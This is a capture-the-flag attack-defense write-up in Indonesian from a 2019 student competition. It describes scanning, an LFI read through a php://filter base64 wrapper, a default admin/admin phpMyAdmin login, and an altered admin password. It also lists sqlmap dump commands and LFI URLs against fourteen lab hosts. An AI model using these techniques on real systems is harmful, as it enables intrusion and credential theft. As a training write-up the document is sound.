#### LAPORAN WRITE UP KEBERHASILAN SERANGAN

NAMA TIM : JTK404

POLITEKNIK ASAL: Politeknik Negeri Bandung

#### Kondisi/Soal:

Setiap tim diberikan masing-masing satu buah vps dan kredensial yang berbeda. Pada setiap VPS tim terdapat flag yang dapat diambil oleh tim lain. Setiap flag yang diambil melalui CTF A-D ini bernilai 100 poin. CTF ini bersifat mixed (jeopardy dan A-D), dengan poin kondisi perolehan poin A-D yang lebih signifikan dibandingkan Jeopardy.

#### 1.Recon

Melihat-lihat priviledege yang diberikan kepada masing-masing tim menggunakan ssh.Pada folder /bin dapat dilihat apa saja yang bisa dilakukan setiap tim dengan vps.Kami juga menemukan /var/www pada folder tersebut.

### 2.Scanning

Menggunakan python script untuk ping semua host pada range ip kami.Kemudian hasil dilihat dan di catat apabila ada ost yang live (Terdapat sekitar 10).\*)Kita juga dapat menggunakan nmap untuk mencari live host dengan contoh: **nmap -sV 10.10.10.124/24** 

Kami melakukan scanning terhadap salah satu ip adress lawan menggunakan Nmap. Kami melihat terdapat 3 buah port yang terbuka ketika melakukan *scanning port*.

Port tersebut adalah

 $80 \rightarrow \text{http}$ 

 $22 \rightarrow ssh$ 

 $110 \rightarrow \text{repbind}$ 

Ketika melakukan searching di google kami melihat bahwa port 110 dapat dieksploitasi dengan 0-day. Tapi kami mengurungkan niat untuk eksploitasi lebih jauh karena vulnerability yang dieksploitasi adalah DDOS dan dilarang.

# 3. Exploitation.

- a. Target Tim dan IP: 10.10.100.129
- b. Flag yang ditemukan:
- c. Vulnerability:
  - 1. LFI (Local File Inclution)
  - 2. SQL Injection
  - 3. Directory Traversal


Kami memutuskan untuk melakukan penyerangan melalui port 80/http. Kami beralih dari console (ssh) ke Browser dan mengakses URL 10.10.100.129.



Kemudian kami mulai melakukan *exploit* terhadap web yang tersedia untuk mendapat akses login. Kami mulai melakukan *scanning directory* menggunakan *dirsearch* untuk mendapatkan lokasi dimana *flag* berada. Kami menemukan terdapat directory *files*.



Pada path files yang memunculkan teks tersebut kami menemukan path dan parameter /index.php?p=uploads.php.Disana kami menemukan kerentanan LFI (Local File Inclusion).Karena kami tidak dapat melihat konten dari path tersebut kecuali kami memiliki credential tim tersebut,kami menggunakan php wrapper untuk menampilkan *credential* pada halaman login di *directory* dengan mengkonversinya ke Base64 dan melakukan Decode pada Base64 (php://filter/convert.base64-encode/resource= ).Tahap ini sebenarnya dapat dilakukan menggunakan sqlmap pada login page.



Dari hasil decode kami memperoleh akses ke phpmyadmin dari target (10.10.100.129).


### 4. Priviledge Escalation

Setelah mendapat credential berupa username dan password dari tim yang akan dieksploitasi,kami langsung menuju path /phpmyadmin.Sebelum masuk ke page tersebut akan ada prompt berupa http authentication (lihat


https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication) .Kami dapat melewati

tahap tersebut dengan mudah dengan menggunakan credential umum berupa username **admin** dan password **admin**.

Setelah kami memasukkan credential pada database,untuk bisa login di halaman di *directory files* kami melakukan perubahan terhadap tabel *database* dari web target melalui phpmyadmin. (DB: web, table: users). Data yang kami ganti adalah data email dan password dari Administrator dengan menambahkan *temp*. di depan email menjadi <u>temp.admin@kmipn.com</u> dan mengganti password menjadi 12345678 (hashed ke md5).



Dari usaha tersebut kami berhasil login di halaman *files directory* dan dapat mengakses file yang ada di dalam server.



Flag pada 14 vps yang ada dan skenarionnya dapat didapat dengan :

# 1. Serangan 1

IP: 10.10.100.102 | TEAM 10

Flag: KMIPN {U3cXwJXZSZ9NMnTdUuuZ}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.102/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.102/files/index.php?p=/etc/logs

#### 2. Serangan 2

### IP: 10.10.100.106 | TEAM 11

Flag: KMIPN{GNkMUdTxuMUyHYP5BRgc}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.106/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.106/files/index.php?p=/etc/logs

# 3. Serangan 3

# IP: 10.10.100.108 | TEAM 15

Flag:KMIPN{CQdlyXz5ggkacO0E3Uz7}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.108/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.108/files/index.php?p=/etc/logs

## 4. Serangan 4

# IP: 10.10.100.124 | TEAM 9

Flag:KMIPN{HP2MDwRKMO79CSUTWWod}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.124/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.124/files/index.php?p=/etc/logs

### 5. Serangan 5

## IP: 10.10.100.125 | TEAM 14

Flag :KMIPN{av5NiQRM8hM8U5xgJ2Yc}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.125/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.125/files/index.php?p=/etc/logs

# 6. Serangan 6

# IP: 10.10.100.126 | TEAM 12

Flag :KMIPN{SpbSHYofCA3tbfOtGA5d}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.126/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.126/files/index.php?p=/etc/logs

### 7. Serangan 7

# IP: 10.10.100.129 | TEAM 6

 $Flag: KMIPN \{SfcYXIWY lioxtr2IqUeG\}$ 

Vulnerability: SQL Injection + LocalFile inclussion

Exploitasi:

sqlmap -u "http://10.10.100.129/admin/" --method=POST

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.129/files/index.php?p=/etc/logs

#### 8. Serangan 8

## IP: 10.10.100.134 | TEAM 1

Flag:KMIPN{9g2MM4LlhAA4PJCFZ8in}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.134/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.134/files/index.php?p=/etc/logs

# 9. Serangan 9

# IP: 10.10.100.147 | TEAM 2

Flag: KMIPN {qNulduiKhROGoZIoAjwp}

Vulnerability: SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.147/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.147/files/index.php?p=/etc/logs

#### 10.Serangan 10

# IP: 10.10.100.153 | TEAM 3

Flag :KMIPN{CQdlyXz5ggkacO0E3Uz7}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

sqlmap -u "http://10.10.100.153/admin/" --method=POST

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.153/files/index.php?p=/etc/logs

#### 11.Serangan 11

# IP: 10.10.100.156 | TEAM 5

Flag:KMIPN{n94x5yrehkuZ3nI4fKIX}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

sqlmap -u "http://10.10.100.156/admin/" --method=POST
--data="email=a&password=b" -D web -T content --dump

http://10.10.100.156/files/index.php?p=/etc/logs

# 12.Serangan 12

IP: 10.10.100.162 | TEAM 7

Flag: KMIPN{GND3PfSfuB2Wqf9Mdzqs}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

sqlmap -u "http://10.10.100.162/admin/" --method=POST --data="email=a&password=b" -D web -T content --dump

http://10.10.100.162/files/index.php?p=/etc/logs

# 13.Serangan 13

IP: 10.10.100.169 | TEAM 13

Flag: KMIPN{1uKUNOTDuF4WoJeH6bzC}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

*sqlmap -u "http://10.10.100.169/admin/" --method=POST* 

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.169/files/index.php?p=/etc/logs

# 14.Serangan 14

IP: 10.10.100.181 | TEAM 4

Flag: KMIPN{slJzzNFvbSVxCg99MBcL}

Vulnerability : SQL Injection + LocalFile inclussion

Exploitasi:

sqlmap -u "http://10.10.100.181/admin/" --method=POST

--data="email=a&password=b" -D web -T content --dump

http://10.10.100.181/files/index.php?p=/etc/logs

### Kesimpulan:

Pada akhirnya meskipun kalah,kami tetap bangga karena JTK404 merupakan salah satu tim yang bermain A-D paling awal dan dapat menembus jauh ke sistem tim lain.

Untuk jeopardy sendiri kami berhasil meyelesaikan 7 soal sebelum berganti fokus kepada A-D.Tim perwakilan JTK yang lain yaitu tim Residivis berfokus pada Jeopardy dan banyak menyelesaikan soal pada masalah-masalah Jeopardy yang diberikan.Untuk writeup Jeopardy sendiri akan diberikan oleh tim Residivis (Delta,Faza,dan Rayhan).

"Look around,maybe the flags is just beside the directory that you're focused on.:)"

-JTK404 2019